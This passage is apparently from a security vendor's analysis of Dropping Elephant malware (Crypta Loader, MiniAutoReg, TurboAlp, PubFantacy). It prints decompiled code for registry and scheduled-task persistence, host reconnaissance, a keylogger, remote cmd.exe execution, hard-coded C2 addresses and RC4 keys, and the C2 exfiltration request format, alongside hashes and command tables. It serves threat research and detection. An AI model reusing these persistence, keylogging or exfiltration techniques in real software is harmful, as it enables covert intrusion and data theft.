


```
if ( ::AV_type == 2 || ::AV_type == 5 || ::AV_type == 9 || ::AV_type == 17 )
  // setup autorun type 1: drop MiniAutoReg
  selfcpy_drop_anothe_crypta_create_autorun();
else
  // setup autorun type 2: modify the registry directly
  set_reg_autorun();
return 0;
```

Figure 14: Choosing persistence type according to AV.

When it encounters certain AVs, it will release a very small PE file (%temp%\schTsk.exe) and start it. This independent process will help the original program to achieve persistence. We call this independent PE file MiniAutoReg. Before starting the persistence operation, it will copy itself to '%programdata%\\WJ65D4GFD\\cnhost.exe'.

In other cases, it will choose to directly implement self-starting, and insert some normal network access operations in the function of operating the registry, which may be to fight against behaviour detection or to consume the time of analysis systems such as sandboxes.



```
qmemcpy(v15, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 45);
RegOpenKeyExA(0x80000001, v15, 0, 2, &v8);
v2 = LoadLibraryA_0(v9);
memset(v12, 0, sizeof(v12));
qmemcpy(v12, "GetModuleFileNameA", 18);
GetModuleFileNameA = (void (__cdecl *)(_DWORD, char *, int))GetProceAddr((int)v2, v12);
memset(module_file_name, 0, 0x64u);
GetModuleFileNameA(0, module_file_name, 100);
InternetCheckConnectionA("https://www.instagram.com", 1u, 0);
InternetCheckConnectionA("https://www.facebook.com", 1u, 0);
memset(v13, 0, sizeof(v13));
qmemcpy(v13, "RegSetValueExA", 14);
RegSetValueExA = (void (__cdecl *)(int, const char *, _DWORD, int, char *, unsigned int))GetProceAddr(v7, v13);
RegSetValueExA(v8, "mswin", 0, 1, module_file_name, strlen(module_file_name));
memset(v14, 0, sizeof(v14));
qmemcpy(v14, "RegCloseKey", 11);
RegCloseKey = (int (__cdecl *)(int))GetProceAddr(v7, v14);
return RegCloseKey(v8);
```

Figure 15: Legitimate network request are inserted.

MiniAutoReg


This self-contained gadget has only one goal: to help Crypta Loader achieve persistence. The code logic is simple and straightforward, and we have seen two variants, based on how self-starting is implemented.

Type 1: Scheduled tasks

MD5	2a2bf54cfd3033a4b8aed923b762820f
SHA1	a1bddff3cdf985a553969f4f6ae72074803c1610
SHA256	ecbf297d06a63a18ccce28940e4a868b3b25d13955638b879b72e3b0188a154f
Link time	<modified, invalid>
File type	PE32 executable (GUI) Intel 80386, for MS Windows
File size	145 KB
File name	schTsk.exe


A scheduled task is created with the COM interface, which points to the path '%programdata%\WJ65D4GFD\cnhost.exe', as shown in Figure 16.

The task-related parameters are shown in Figure 17.



```
v3 = CoInitializeEx(0, 0);
if ( v3 < 0 )
{
  sub_401010("\nCoInitializeEx failed: %x", v3);
  return 1;
}
if ( CoInitializeSecurity(0, -1, 0, 0, 6u, 3u, 0, 0, 0) < 0 )
{
  CoUninitialize();
  return 1;
}
v68 = 0;
v69 = 7;
Src[0] = 0;
v5 = (void *)sub_4066FC(L"programdata");
sub_401CB0(Src, v5, wcslen((const unsigned __int16 *)v5));
v70 = 0;
v6 = v68;
if ( v69 - v68 < 0x15 )
{
  LOBYTE(Block) = 0;
  sub_401E10(Src, 21, (int)Block, v68, 21);
}
else
{
  v7 = Src;
  if ( v69 >= 8 )
    v7 = (void **)Src[0];
  v68 += 21;
  v8 = v68;
  memmove((char *)v7 + 2 * v6, L"\\WJ65D4GFD\\cnhost.exe", 0x2Au);
  *((_WORD *)v7 + v8) = 0;
}
ppv = 0;
// 9F 36 87 0F E5 A4 FC 4C BD 3E 73 E6 15 45 72 DD = CLSID_TaskScheduler
// C7 A4 AB 2F A9 4D 13 40 96 97 20 CC 3F D4 0F 85 = IID_ITaskService
if ( CoCreateInstance(&CLSID_TaskScheduler, 0, 1u, &IID_ITaskService, &ppv) < 0 )
```

Figure 16: Use of MiniAutoReg to achieve persistence.



```
text "UTF-16LE", 'MsUpdte',0
                         ; DATA XREF: _main:loc_40134D↑o
text "UTF-16LE", 'programdata',0
                         ; DATA XREF: _main+FE↑o
                         ; sub_401E10+ED↑o ...
text "UTF-16LE", '\WJ65D4GFD\cnhost.exe',0
psz
                         ; DATA XREF: _main+251↑o
text "UTF-16LE", '\',0
aAuthor
                         ; DATA XREF: _main+3D7↑o
text "UTF-16LE", 'Author',0
align 4
aTrigger1
                         ; DATA XREF: _main+50A↑o
text "UTF-16LE", 'Trigger1',0
align 10h
a20210824t11000
                         ; DATA XREF: _main+5B7↑o
text "UTF-16LE", '2021-08-24T11:00:00',0
```

Figure 17: Parameters for the scheduled task.

Type 2: Modify the registry

MD5	9a949dfffd97574d2c612eda053430ab
SHA1	afcb5474fce80d8b8932df10f9d19790b71ecf23
SHA256	1e939a811c715f864a641b1605f8ddf3018f9c8a3b6052636b5c56aa0570bf38
Link time	2022-06-10 20:43:58
File type	PE32 executable (GUI) Intel 80386, for MS Windows
File size	110 KB
File name	schTsk.exe

This variant has only one function: writing autorun entries directly in the registry.


```
Path = "\Registry\User\S-1-5-21-xxxx\Software\Microsoft\Windows\CurrentVersion\Run"
Key = "msupd"
Value = "%User%\Application Data\WJ65D4GFD\cnhost.exe"
```

Second-stage payload – TurboAlp

MD5	fed47c93b3479fee2c07dc819111a4e8
SHA1	a4ad8e5a76ada2067ff35d1b95eb225290081d54
SHA256	d3fc2d2baec0d62e149a4688297ee9409d3d4b3550db86eff2f4990e3d85cebf
Link time	<modified, invalid>
File type	PE32 executable (GUI) Intel 80386, for MS Windows
File size	140 KB
File name	<None>

TurboAlp is a new backdoor family developed in Delphi. At first, we thought it was a new variant of Bozok but after code comparison, we found that this is a brand-new family. In terms of code functions, it is more like a Delphi version of JakyllHyde, but it has similarities with the structure of Bozok's communication protocol. The related functions are as follows:

First, the sample creates a mutex, 'KUR97456JGFRS', and then performs a series of operations to obtain host information.




```
// Get GUID
create_UID_file_41BC74(v20);
// Get coomputer name
GetComputerName_41BE7C(&v19);
// Get user name
GetUserName_41BEB0(&v18);
// Get local language info
GetLocalInfo_0x1001_Lang_41C14C(&v17);
// Get OS information
get_OS_version_41C210(&v16);
// 32Bit or 64Bit
OSBit_41C184(dword_41D80C, v16);
// Desktop or Laptop
HW_Desktop_Laptop_41BC1C("|", v15[2]);
// Get Loal Country
GetLocalInfo_0x5A_Country_41C5DC(v15);
// Get host ip
get_local_IP_41C0E4(&v14);
```

Figure 18: Collecting systeminfo.


The final online package data is as follows:

```
1|0019FF0C-3BC5-0040-70FF-1900800C2502|DESKTOP-GP6NNIH|<UserName>|Chinese
(Simplified)|Windows 8 -  - 64 Bit|Laptop|CN|127.0.0.1|
```



```
// 10.10.104.110:9999
from_Hex_419EE8((int)"31302e31302e3130342e3131303a39393939", &v13);
```

Figure 19: Hex format C2 and port.



```
// StrOngP@ssw0rd
from_Hex_419EE8((int)"5374724f6e675040737377307264", &v5);
__linkproc__ LStrAsg(&dword_41F8E8, v5);
// _cH!y@
from_Hex_419EE8((int)"5f6348217940", &v4);
```

Figure 20: Hex format RC4 key .


The final encrypted online package:

```
duyZdeEd4HRHscvwvbjPmD9Hb9NGFwQPRqOHZSJaqMKUQNPyBMKqaXKRcyvOJ0p9pRM4tQJDG3BylT30vOxV5gq4bH5me
Pf7WTIi1pK5f7Wr2YNFlgGqGSLUPHzYKfsZZ8wgSUVbdRKBkA7BWXoSKPsEtS+5y+WvZ7g=\r\n
```

The network data encryption method is RC4+Base64, which is the same as PubFantacy's encryption policy. The hard-coded RC4 password is 'StrOngP@ssw0rd'.

The table below shows possible C2 commands and functionality:

Command	Description
0	Exit process
2	Get drives info
3	Upload list of interesting documents
5	Upload a file to C2
6	Save screenshot in '%User%\AppData\Roaming\Microsoft\Internet Explorer\', then upload to C2
7	Download file
8	Execute new process
9	Exit process, delete self
10	Delete file
11	Update
12	Execute command via 'cmd.exe', upload result to C2



```
StartupInfo.wShowWindow = 0;
StartupInfo.hStdInput = GetStdHandle_0(0xFFFFFFF6);
StartupInfo.hStdOutput = hWritePipe;
StartupInfo.hStdError = hWritePipe;
__linkproc__ LStrCat3(command, "cmd.exe /C ");
v3 = __linkproc__ LStrToPChar(v14);
v4 = CreateProcessA(0, v3, 0, 0, -1, 0, 0, 0, &StartupInfo, &ProcessInformation);
CloseHandle_0(hWritePipe);
```


Figure 21: Command 12 uses pip to collect the execution results and returns to the C2 server.

Second-stage payload – new PubFantacy

In previous research we analysed a kind of RAT, PubFantacy. Dropping Elephant upgraded this tool in the follow-up attack – the sample had changed greatly from the original version, and there were some new techniques used to fight against AV detection.

MD5	1600BC0038DF974109619375574E8BE8
SHA1	ca9d27a268704a5be7036400e6b1ed543e8befac
SHA256	bcefbc804a8fb5abf2a409453e15ec96908fb37549c4acd7586136af755e29cb
Link time	2022-05-30 18:34:48
File type	PE32 executable (GUI) Intel 80386, for MS Windows
File size	339 KB
File name	OneDrive.exe

It checks for the presence of the '%User%\\AppData\\Local\\Temp\\\\SHYdbjkp' file to ensure that the process runs as a single instance. The system UUID is obtained through the COM interface instead of the command line.




```
if ( CoInitializeEx(0, 0) < 0 )
  return &unk_44EAEC;
if ( CoInitializeSecurity(0, -1, 0, 0, 0, 3u, 0, 0, 0) >= 0 )
{
  ppv = 0;
  v17 = CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv);
  if ( v17 >= 0 )
  {
```

```
    if ( v17 >= 0 )
    {
      v17 = CoSetProxyBlanket(pProxy, 0xAu, 0, 0, 3u, 3u, 0, 0);
      if ( v17 >= 0 )
      {
        memset(MultiByteStr, 0, 0x32u);
        strcpy(MultiByteStr, "SELECT * FROM Win32_ComputerSystemProduct");
        v16 = 41;
        strcpy(v27, "WQL");
```

Figure 22: Query UUID through COM interface.

Then it writes the process service information to the '%User%\\AppData\\Local\\Temp\\RTYgjfdg.sys' file through the powershell and tasklist commands. At the same time, it will check which software is installed on the system through the registry, and also record it in the file.

Finally, it encrypts all the above information with RC4 and saves it to '%User%\\Tom\\AppData\\Local\\Temp\\RTYgjfdg'. The key is 'abcdefghijklmnopqrstuvwxyzABCD1234567890987654gzasdfghjklqwertpppqqq11111111110000011111'.



RC4

Passphrase
abcdefghijklmnopqrstuvwxyzABCD1234567890987654gz… LATIN1

Input format
Latin1

Output format
Latin1

Decode text

Encoding
Simplified Chinese GBK (936)

```
Status   Name                DisplayName
------   ----                -----------
Stopped  AarSvc_38c73        Agent Activation Runtime_38c73
Stopped  AJRouter            AllJoyn Router Service
Stopped  ALG                 Application Layer Gateway Service
Stopped  AppIDSvc            Application Identity
Running  Appinfo             Application Information
Stopped  AppMgmt             Application Management
Stopped  AppReadiness        App Readiness
Stopped  AppVClient          Microsoft App-V Client
Stopped  AppXSvc             AppX Deployment Service (AppXSVC)
Stopped  AssignedAccessM...  AssignedAccessManager 服务
Running  AudioEndpointBu...  Windows Audio Endpoint Builder
Running  Audiosrv            Windows Audio
Stopped  autotimesvc         手机网络时间
Stopped  AxInstSV            ActiveX Installer (AxInstSV)
```

Figure 23: Decrypted system information.

The new version of PubFantacy has completely abandoned the process of parsing the real C2 through Dead Drop and directly accesses the hard-coded C2. The most obvious change is the use of a new communication encryption algorithm, abandoning the previous XOR asdf1234 and using the same method of encrypting files, RC4+Base64. As mentioned earlier, this encryption method is the same as TurboAlp. It looks like Dropping Elephant is trying to implement similar program logic using different development languages.


Taking an online package as an example, you can see that the key data has been encrypted, but the data in the uuid and fcat fields is not encoded with Base64 after RC4 encryption. If the encrypted data contains byte 0, the data will be truncated when formatting. This is an obvious bug.

```
POST /vwnykzjzy2si478c7a2w/terncpx8yr2ufvisgd2j/x8jb9g97kkexor5ihnbq/d91ng62l00hc4vgaxkf.php
HTTP/1.1

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0

Host: <C2 server>

Content-Length: 1507

uuid=<RC4encrypted>&fname=<base64encoded>&fcat=<RC4encrypted>&fsize=<base64encoded>&fdata=
<base64encoded>&Isping=0&Status=Online&found=1
```

The table below shows possible C2 commands and functionality:

Parameter	Description
uuid	System UUID
fname	Contains the local file path
fcat	RC4 encrypted contains the file type (i.e. ‘10’ for system info)
fsize	RC4 encrypted + Base64 encoded size of file
fdata	RC4 encrypted + Base64 encoded contents of the file
Isping	String ‘0’ means not ping package
Status	String ‘Online’
found	String ‘1’
flag	String ‘Done’, used when the file transfer is complete

The basic parameters are the same as the old version, but there are a few additional ones (Isping, Status, found). After completing the online action, a thread for recording keyboard input will be opened, as in the old version.



```
while ( 1 )
{
  Sleep(0xAu);
  for ( vKey = 8; vKey <= 190; ++vKey )
  {
    if ( GetAsyncKeyState(vKey) == -32767 && !(unsigned __int8)sub_40C1D0(vKey,
    {
      memset(0xC0u);
      sub_41C170(1);
      v14 = 0;
      memset(Buffer, 0, sizeof(Buffer));
      strcpy(v13, "atapi.sys");
      v13[9] = 0;
      GetEnvironmentVariableA("Temp", Buffer, 0x64u);
      v2 = &v11;
      while ( *++v2 )
        ;
      *(_WORD *)v2 = 92;
      v3 = &v13[strlen(v13) + 1];
      v1 = &v11;
      while ( *++v1 )
        ;
      qmemcpy(v1, v13, v3 - v13);
      sub_41C090(Buffer, 8, 64);
      if ( (unsigned __int8)sub_41C0F0(v9) )
      {
        v8 = (GetKeyState(20) & 1) != 0;
        if ( (GetKeyState(16) & 0x1000) != 0 || (GetKeyState(160) & 0x1000) != 
          v8 = !v8;
```

Figure 24: Keylogger function code.

However, the developer has rewritten this function, there is no similarity to the old code, and the key log file name has been changed to %temp%/atapi.sys.

Next, it obtains the external IP, user information and UUID of the current host through nslookup myip.opendns.com resolver1.opendns.com, and finally requests the command from the C2 as follows:


```
IP=<RC4encrypted>&User=<RC4encrypted>uuid=<RC4encrypted>&Isping=<RC4encrypted>
```

Parameter	Description
IP	System IP address
User	Current username
Isping	RC4 encrypted ‘1’, ping package flag

The C2 will return a command when it receives a ping request. The corresponding functions are as follows:

Parameter	Description
1	Upload a file to C2
2	Upload screenshot
3	Exit process
4	Download TGJdbkds_<4 bytes random letters>.exe and execute.
5	Download file
6	Upload key log file atapi.sys
7	Execute command

PubFantacy uses new string obfuscation methods. It uses simple multiplication or shifting to determine the character’s index and then reassembles the string.

